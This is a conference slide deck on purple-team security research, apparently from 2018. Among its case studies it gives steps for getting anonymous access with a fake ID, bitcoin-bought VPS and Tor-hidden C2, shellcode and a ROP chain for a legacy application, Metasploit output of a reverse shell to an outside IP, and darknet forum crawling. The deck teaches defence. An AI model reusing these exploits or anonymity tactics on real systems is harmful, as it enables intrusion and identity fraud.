

# Enhancing the purple team concept through security research

Pau Muñoz, university of Girona, dc170

---

Hackwest conference

Updated: 2018/03/23



# What will we discuss here?

The role of purple teams in the development of new and custom security strategies.

There is a GAP between red/blue teams and general research(R+D) teams regarding to security. Here we will discuss how purple teams can integrate security research and carry advanced operations coordinating red and blue teams.

# Overview

1. Definitions
2. Security life cycles and the purple team
3. Security research in the purple team, cases of study
4. Summary

## Definitions

# Purple teaming

We understand red teams and blue teams as attackers and defenders. But what about purple teams? I've seen many definitions.

## Purple teams

Purple teams have the main goal of making blue teams better, through research, understanding and teaching.

# Why purple team? Problems

- ◎ Red teams may be too focused on pwning everything and writting scary and long reports.
- ◎ How can we evaluate blue team effectiveness? 0 alerts? Too many alerts? Threats blocked? How can we measure that?
- ◎ How we address complex situations/scenarios? .
- ◎ Do red/blue teams have to spend a lot of time researching and developing tools?.
- ◎ Does anyone at the company board READ the reports? How can we use that info for making us better? .

Solutions?


Purple teams have to lead the cyber defense strategy.

## Security life cycles and the purple team

---

# Security lifecycle

The network security life cycle is an ainterative process.



## The cycle, 1-2) Policies compliance



## The cycle, 3) Monitoring

The purple team can contribute to this stage with applied security research and custom tools. Also in the part of threat intelligence gathering.

## The cycle, 4) Intrusion detection

The purple team can contribute in the stage of intrusion detection by identifying the most sensible targets and points of the network based on its behaviour and past events. Custom honeypot design may be useful in this scenario.

## The cycle, 5-6) Pentesting

The purple team can contribute in that stage by developing custom hacking tools based on the information gathered on previous pentests. Also the purple team can lead complex operations that require **more skills than just computer security skills (electronics, complex algorithms..)**

## The cycle, 7) Training

Purple teams must lead the cyber security training strategy of the organization. They need to have direct communication and serve as a bridge between groups getting the big picture.

## The cycle, summarization


**Investment in security research is similar to investment in general r+d.**

Organizations who don't do it tend to spend a lot of money later on time or even lose the game.

## Security research in the purple team, cases of study

---

# What purple teams are about. Examples.



Example 0) FULL SCALE Adversary emulation

# **RED TEAM AND ADVERSARY EMULATION**

## Description

Problem? A really big client demanded a full report about how can an adversary steal vital information anonymously.

Proposed solution? Turning the red team into full 007 squad.

# Anonymous internet access

We can run the whole red team exercise from 3 or 4G connection by using a SIM card acquired using a photocopy of a -fake- ID card. Social engineering involved. **Do not perform any illegal activity. I'm not your lawyer.**




(a) Fake ID print



(b) Cheap cellphone shop

# Securing the connections

We'll have to make sure the connection between our physical machines and our VPS' ones is encrypted and anonymized, also the connection from the VPS to our targets.



(c) Fake ID print



(d) Cheap cellphone  
shop

# Red team agent proxies

We can set a high level of anonymity by launching our attacks from remote servers acquired with cryptocurrencies. We can also trace/keep a record of the IP-ranges of the most commonly used bictoin-vps's to detect suspicious behaviour .

<b>€7 / month</b>		<b>€21 / month</b>	
RAM	1GB	RAM	4GB
CPU cores	1	CPU cores	2
SSD disk	20GB	SSD disk	60GB
Transfer	Unlimited	Transfer	Unlimited
Location	Sweden	Location	Sweden

**BUY NOW** **BUY NOW**



**PayPal**

**Bitcoin**

## Anonymous control panels and the thing goes on

We can take profit of our anonymous bitcoin buyed VPS for setting up a control panel for our attacks during a red team exercise. The fact that all requests will go through tor will help us protecting our CC from being took down. .

*<https://github.com/redteamsecurity/PlugBot-C2C>*

EXAMPLE 1, critical point analysis

## APPLICATION FIREWALLS

## Custom app firewalls

Problem? Old apps that cannot be updated but are needed and cannot be removed.

Proposed solution? Building custom "firewalls" around them.

# Stage 1) App study

OllyDbg - sws.exe - [CPU - thread 00000BD0]

C File View Debug Plugins Options Window Help

L E M T W H C / K B R ... S

Address	OpCode	OpName	Comments
0252FED9	CD 03	INT 3	
0252FEDB	90	NOP	
0252FEDC	81C4 2CFDFFFF	ADD ESP, -204	
0252FEE2	FFE4	JMP ESP	
0252FEE4	90	NOP	
0252FEE5	90	NOP	
0252FEE6	90	NOP	
0252FEE7	90	NOP	
0252FEE8	90	NOP	
0252FEE9	90	NOP	
0252FEEA	90	NOP	
0252FEEB	90	NOP	
0252FEEC	27	DAA	
0252FEED	2875 6E	AND BYTE PTR SS:[EBP+6E],DH	
0252FEF0	6B6E 6F 77	IMUL EBX, DWORD PTR DS:[ESI+6F],?7	
0252FEF4	6E	OUTS DX,BYTE PTR ES:[EDI]	I/O command
0252FEF5	0000	ADD BYTE PTR DS:[EAX],AL	
0252FEF7	0000	ADD BYTE PTR DS:[EAX],AL	
0252FEF9	0078 00	ADD BYTE PTR DS:[EAX],BH	
0252FEFC	0000	ADD BYTE PTR DS:[EAX],AL	
0252FEFE	0000	ADD BYTE PTR DS:[EAX],AL	
0252FF00	0C 00	OR AL,0	
0252FF02	0000	ADD BYTE PTR DS:[EAX],AL	
0252FF04	v78 7A	JG SHORT 0252FF80	
0252FF06	v78 00	JS SHORT 0252FF08	
0252FF08	v78 85	JG SHORT 0252FE8F	
0252FF0A	v78 00	JS SHORT 0252FF0C	
0252FF0C	0160 59	ADD DWORD PTR DS:[EAX+59],ESP	

## Stage 2) Exploit generation

```
\x31\xze\x48\x00\x2a\x01\x00\x00\x00\xce\x01\x01\x9b\x41\x02
"\x67\xde\x6f\x34\x2b\x57\x89\x5c\xc3\x31\x01\xc9\x21\x66\x9a"
"\x6e\x5a\x4c\xb6\x27\xcc\xd8\xd0\xf0\xf3\xd8\xf6\x52\x58\x70"
"\x91\x20\xb2\x45\x80\x36\x9f\xed\xcb\x0e\x77\x67\xa2\xdd\xe6"
"\x78\xef\xb6\x8b\xeb\x74\x47\xc2\x17\x23\x10\x83\xe6\x3a\xf4"
"\x39\x50\x95\xeb\xc0\x04\xde\xa8\x1e\xf5\xe1\x31\xd3\x41\xc6"
"\x21\x2d\x49\x42\x16\xe1\x1c\x1c\xc0\x47\xf7\xee\xba\x11\xa4"
"\xb8\x2a\xe4\x86\x7a\x2d\xe9\xc2\x0c\xd1\x5b\xbb\x48\xed\x53"
"\x2b\x5d\x96\x8e\xcb\xa2\x4d\x0b\xfb\xe8\xcc\x3d\x94\xb4\x84"
"\x7c\xf9\x46\x73\x42\x04\xc5\x76\x3a\xf3\xd5\xf2\x3f\xbf\x51"
"\xee\x4d\xd0\x37\x10\xe2\xd1\x1d\x1a"

buffer = "\x41" * 230
eip = pack('<L',0x77f613ac)      # RETN - shlwapi
rop = "\x42" * 8                 # compensate
rop += pack('<L',0x77c2362c)    # POP EBX, RETN - mservirt
rop += "\xff\xff\xff\xff"
rop += pack('<L',0x77c127e1)    # INC EBX, RETN
rop += pack('<L',0x5d093466)    # POP EBP, RETN
rop += pack('<L',0x7c8622a4)    # SetProcessDEPPolicy
rop += pack('<L',0x5d095470)    # POP EDI, RETN
rop += pack('<L',0x5d095471)    # RETN
rop += pack('<L',0x5d0913b4)    # POP ESI, RETN
rop += pack('<L',0x5d095471)    # RETN
rop += pack('<L',0x77e7d102)    # PUSHAD # RETN - RPCRT4
```

## Stage 3) Exploit testing

```
msf exploit(handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/shell_reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    185.61.124.133  yes       The listen address
LPORT    443           yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf exploit(handler) > exploit
[*] Started reverse TCP handler on 185.61.124.133:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (185.61.124.133:443 -> 185.61.124.161:49261) at 2017-09-03 13:38:59 +0200

Microsoft Windows [Versión 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Program Files (x86)\PMSoftware\sws>
```

## Stage 4) Network behaviour study

Wireshark · Follow TCP Stream (tcp.stream eq 0) · exploit\_capture

## Stage 5) SNORT!



Ayuda

```
ny any (msg:"SHELLCODE EXPLOIT x86 NOOP"; content:"|00000000|"; classtype: string-detect;  
alert using the selected alert method, and then log the packet
```

## Stage 6) Releasing the exploit :P

After all the process, we proceed to release the exploit to the public. Pastebin, exploit-db, any site that can be quickly indexed and explored. What would I do if I was the attacker? What will I be searching?



Then we wait and we catch the red team :)

EXAMPLE 2, threat "meta-data"


**"DEEP SURVEILLANCE"**

## Description

Problem? Blue team and CIO staff were worried about threat intel and new exploits that could affect the company being shared on deep web forums/markets.

Proposed solution? Purple team built a custom spider-platform to parse sites and centralize for analysis.

# Stage 1) Identify and penetrate relevant targets.



## Stage 2) Generate crawlers. (scrapy)

```
[scrapy.downloadermiddlewares.retry.RetryMiddleware],  
[scrapy.downloadermiddlewares.cookies.CookiesMiddleware],  
[scrapy.downloadermiddlewares.stats.DownloaderStats]  
2018-03-19 00:45:16 [scrapy.middleware] INFO: Enabled spider middlewares:  
['scrapy.spidermiddlewares.httperror.HttpErrorMiddleware',  
 'scrapy.spidermiddlewares.offsite.OffsiteMiddleware',  
 'scrapy.spidermiddlewares.referer.RefererMiddleware',  
 'scrapy.spidermiddlewares.crawldepth.CrawlDepthMiddleware',  
 'scrapy.spidermiddlewares.depth.DepthMiddleware']  
2018-03-19 00:45:16 [scrapy.middleware] INFO: Enabled item pipelines:  
[]  
2018-03-19 00:45:16 [scrapy.core.engine] INFO: Spider opened  
2018-03-19 00:45:16 [scrapy.extensions.logstats] INFO: Crawled 0 pages (at 0 pages/min), scraped 0 items (at 0 items/min)  
2018-03-19 00:45:16 [scrapy.extensions.telnet] INFO: Telnet console listening on 127.0.0.1:6024  
2018-03-19 00:45:24 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/member.php> (referer: None)  
2018-03-19 00:45:24 [scrapy.downloadermiddlewares.redirect] DEBUG: Redirecting (302) to <GET http://qzbkwsfwf5k2o5d.onion/index.php> from <POST http://qzbkwsfwf5k2o5d.onion/member.php>  
2018-03-19 00:45:33 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/index.php> (referer: http://qzbkwsfwf5k2o5d.onion/member.php)  
2018-03-19 00:45:33 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/thread_14402.html> (referer: http://qzbkwsfwf5k2o5d.onion/index.php)  
2018-03-19 00:45:36 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/forum-93.html> (referer: http://qzbkwsfwf5k2o5d.onion/index.php)  
2018-03-19 00:45:37 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/forum-99.html> (referer: http://qzbkwsfwf5k2o5d.onion/index.php)  
2018-03-19 00:45:38 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/forum-91.html> (referer: http://qzbkwsfwf5k2o5d.onion/index.php)  
2018-03-19 00:45:39 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/forum-92.html> (referer: http://qzbkwsfwf5k2o5d.onion/index.php)  
2018-03-19 00:45:40 [scrapy.core.engine] DEBUG: Crawled (200) <GET http://qzbkwsfwf5k2o5d.onion/forum-87.html> (referer: http://qzbkwsfwf5k2o5d.onion/index.php)  
2018-03-19 00:45:41 [scrapy.downloadermiddlewares.redirect] DEBUG: Redirecting (302) to <GET http://qzbkwsfwf5k2o5d.onion/thread_14402.html>
```

## Stage 3) Generate a full working API to query for patterns.

The screenshot shows a web browser window with the URL `127.0.0.1:5002/html/exploit`. The page displays a JSON object with the following structure:

```
JSON Datos sin procesar Cabeceras  
Guardar Copiar  
3: {  
4:  
    content_hash: "aefdb70ab09c3d1310a54cd6dfa3d3a2"  
    date: "05-23-2017"  
    html: "<!DOCTYPE html PUBLIC \"_!!-- end: showthread -->"  
    pag_num: "3"  
    post_title: "RANION (RaaS) | FUD Rans...C on Darknet + NO Fees"  
    post_url: "http://qzbkwsfwv5k2oi5d.onion/thread-14971.html"  
    subforum: "0day Forum - Malwares / Exploits / Crypters "  
5: {}  
6: {}  
..
```

EXAMPLE 3, "close air support"

## **RED TEAM "AIR" SUPPORT TACTICS**

## Description


Problem? Red team had to perform a complex pentest on a big set of facilities, close to zero boxes with open ports and strong physical security.

Proposed solution? Hold my beer I can fly a computer up there.


# Stage 1) Build the drone



## Stage 2) Setup a RaspberryPI and mount it on the drone



# Front view



# Upper view



## Back view



## Stage 3) Scan the network

CH 3 ][ Elapsed: 5 mins ][ 2015-10-29 18:25 ][ WPA handshake: 84:9C:A6:36:99:24											
BSSID	home	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:9C:A6:36:99:24		-55	90	2729	1448	0	3	54e.	WPA2	CCMP	PSK FORENSE
BSSID											
STATION		PWR		Rate		Lost		Frames		Probe	
84:9C:A6:36:99:24	64:A6:51:AD:EB:4C	-34		0e-	0e	0		4063			FORENSE
Currently scanning: 192.168.66.0/16   Screen View: Unique Hosts											
3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 144											
IP	At	MAC Address		Count		Len		MAC Vendor / Hostname			
192.168.0.1		84:c9:b2:4b:9a:ef		2		84		D-Link International			
192.168.0.100		68:7f:74:57:7e:f6		1		60		Cisco-Linksys, LLC			

EXAMPLE 4, "blockchain'everything"

# THREAT INTELLIGENCE EXCHANGE

## Description

Problem? Management people heard about blockchain.  
Wanted to implement it for a threat detection and intel exchange platform.

Proposed solution? Performing an effective technical study and postponing the development until we really know how it can be useful.

## Stage 1) The hype

Blockchain technology as well as machine learning among others is a technology that causes a lot of hype. It can lead to misunderstandings and eventually to a loss of capacity/time/money if applied wrong.



I Am Developer

@iamdevloper

Follow



how to get funding:

keep saying blockchain really fast until people in suits get confused and throw you money

## Stage 2) Identifying misunderstandings

- ◎ Building heavy databases,
- ◎ Building "anonymous networks",
- ◎ The substitution of an entire financial platform.
- ◎ Data persistence, access control....

## Stage 3) Conclusions

**Sometimes it is important to say NO**

# Security research



This is how you may feel after some time of doing research in security. This is also how your company/organization may see you, as a wizzard who can solve any kind of problem in a matter of hours. Security culture, communication and empathy are always needed

# At the end how we do security?



SwiftOnSecurity

@SwiftOnSecurity

Siguiendo

What you think security is: Picking the best post-quantum TLS cipher suites  
What security actually is: Making sure none of your production FTP passwords are the name of a vegetable

Traducir del inglés

13:19 - 5 mar. 2018

145 Retweets 449 Me gusta



31



145



449



# We need passionate and curious people



**Zeena** @hizeena · 8 mar.

I'm starting to think that hacking isn't about tech skill. It's being willing to stare at a screen for hours, try a million things, feel stupid, get mad, decide to eat a sandwich instead of throwing your laptop out a window, google more, figure it out, then WANT TO DO IT AGAIN

[Traducir del inglés](#)



# Computer security is like "castells"



## Summary

---

# Summary

- ◎ We need to incorporate the purple team in the whole pentesting/defense process.
- ◎ We must be continuously learning.
- ◎ Purple team can conduct active research and engage in complex scenarios.
- ◎ We must think out of the box and adapt to what we have.

# About

Thanks for the opportunity to talk at this amazing event and also for all the fantastic activities of the con. If you want to discuss about any related topic please feel free to get in touch.

If you have any questions or comments

- ◎ Website: [github.com/dc170](https://github.com/dc170)
- ◎ Twitter: [@devilafant](https://twitter.com/devilafant)
- ◎ Mail: [munyoz.15@gmail.com](mailto:munyoz.15@gmail.com)

THE  
END